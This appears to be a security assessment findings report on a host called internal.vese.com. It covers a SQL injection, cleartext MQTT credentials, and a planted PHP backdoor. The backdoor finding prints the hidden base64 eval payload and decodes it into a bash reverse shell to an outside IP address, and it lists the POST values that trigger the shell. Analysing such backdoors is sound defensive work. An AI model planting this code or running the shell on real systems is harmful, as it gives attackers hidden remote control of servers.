Demo Company
Security Assessment Findings Report

Date: November 19th, 2022

Contact Information

Name	Title	Contact Information
NUWE x Schneider Electric		
Rodrigo	Team Leader	Email: ropefalora@gmail.com Github: https://github.com/elr0p3
Shaima	Developer	Email: shaimachachai@gmail.com Github: https://github.com/impossiblecandy
Daniel	Developer	Email: danigarazn@gmail.com Github: https://github.com/nyardev

Finding Severity Ratings

The following table defines levels of severity and corresponding CVSS score range that are used throughout the document to assess vulnerability and risk impact.

Severity	CVSS V3 Score Range	Definition
Critical	9.0-10.0	Exploitation is straightforward and usually results in system-level compromise. It is advised to form a plan of action and patch immediately.
High	7.0-8.9	Exploitation is more difficult but could cause elevated privileges and potentially a loss of data or downtime. It is advised to form a plan of action and patch as soon as possible.
Moderate	4.0-6.9	Vulnerabilities exist but are not exploitable or require extra steps such as social engineering. It is advised to form a plan of action and patch after high-priority issues have been resolved.
Low	0.1-3.9	Vulnerabilities are non-exploitable but would reduce an organization's attack surface. It is advised to form a plan of action and patch during the next maintenance window.
Informational	N/A	No vulnerability exists. Additional information is provided regarding items noticed during testing, strong controls, and additional documentation.

Scope

Assessment	Details
Security Audit	18.133.184.145


Security Audit Findings

SQL Injection – Internal subdomain login (High)

Description:	SQL Injection vulnerability
Impact:	High
System:	internal.vese.com
References:	https://sqlmap.org/

Exploitation Proof of Concept


Access the login page at http://internal.vese.com/index.html



The username POST field is vulnerable to a SQLi attack.

This can be verified manually or though an automatic tool such as sqlmap.

It is possible to retrieve information from databases.



Remediation

Who:	IT Team
Vector:	Remote
Action:	To reduce risk at input time Item 1: Validate input for parameters querys. Item 2: Limit harmful data visibility.

MQTT Credential Leak – MQTT protocol exchange (High)

Description:	MQTT credential Leak
Impact:	High
System:	Service exposed on port 1883
References:	https://www.wireshark.org/ https://book.hacktricks.xyz/network-services-pentesting/1883-pentesting-mqtt-mosquitto


---

Exploitation Proof of Concept

Authentication optional, even if authentication is being performed credentials are sent in clear text, encryption is not used by default.

Any malicious user could perform a Man In the Middle attack to obtain the credentials.

Here we can see that the first MQTT prtocol packet contains the credentials in plain text.



Having these credentials would allow an attacker to retrieve information from the database even manipulate data within it.

Remediation

Who:	IT Team
Vector:	Remote, Local

Action:	To reduce risk at input time Item 1: Encrypt the credentials or the packet itself.

Backdoor – Reverse Shell (Critical)

Description:	Reverse TCP Shell Backdoor
Impact:	Critical
System:	internal.vese.com
References:	https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology%20and%20Resources/Reverse%20Shell%20Cheatsheet.md#bash-tcp

---

Exploitation Proof of Concept

We have found a file, located in **`/home/it_consultant/vese-projects-code/websites/php/`** directory, that contains an eval expression with a base64 code:

```
<?php

if (empty($_POST["name"])) {
    exit("Name required");
}

if (empty($_POST["email"])) {
    exit("Email required");
}

if (empty($_POST["message"])) {
    exit("Message required");
}

$name = $_POST["name"];
$email = $_POST["email"];
$message = $_POST["message"];

# D+++A++++T++++A++
eval(base64_decode('Ly80MjZjZTkyOWVhMDUxMjg1ZTU1MWVhZjJiMmRlMmJmNDYzYWU3ODQ1NmZhM2I2N
GFkYjVmZDIyMTRkOTg1ZTM0CmlmICgkbmFtZSA9PSAidGVzdDEiICYmICRlbWFpbCA9PSAidGVzdEB0ZXN0Lm
NvbSIgJiYgJG1lc3NhZ2UgPT0gInRlc3QyIil7CiAgICBzeXN0ZW0oImJhc2ggLWMgJ2Jhc2ggLWkgPiYgL2R
ldi90Y3AvMTU4LjQ2LjI1MC4xNTEvOTAwMSAwPiYxJyIpOwp9'));

$result = false;

if (empty($name) or empty($email) or empty($message)){
    $result = false;
} else {
    $result = true;
}

if ($result) {
    echo "<h1>Message sent.</h1>";
} else {
    echo "Message not sent. Try again.";
}
```

This encoded payload is a reverse shell:

```
//426ce929ea051285e551eaf2b2de2bf463ae78456fa3b64adb5fd2214d985e34
if ($name == "test1" && $email == "test@test.com" && $message == "test2"){
    system("bash -c 'bash -i >& /dev/tcp/158.46.250.151/9001 0>&1'");
}
```

We can see that the ip address to which it is connecting is **158.46.250.151**.

To be able to launch this reverse shell, we need to perform a **POST** request to the **URL** http://internal.vese.com/test_comment.php. This **POST** request must contain the following data:

- name=test1
- email=test@test.com
- message=test2

Remediation

Who:	IT Team
Vector:	Remote, Local
Action:	To reduce risk at input time Item 1: If the subdomain **internal.vese.com** could be accesed by any user, create a blacklist rule to block connections to the **158.46.250.151** IP address. If the previous subdomain must be accessed by organization members only, a set of whitelist rules must be created to make it accesible only to green-lit users. (I.e. : users that are physically in the organization or connected via VPN.) Item 2: Remove the test_comment.php file

Exploitation Paths

The attacker has performed a SQL Injection, into the **`internal.vese.subdomain`** subdomain login page, to obtain credentials and connect the machine remotely.

Once the attacker accesed the host machine they could performa actions such as edit database information.

To be able to reconnect back to the machine whenever the attacker wants, they created a php backdoor file, accesible through the **`internal.vese.subdomain`**.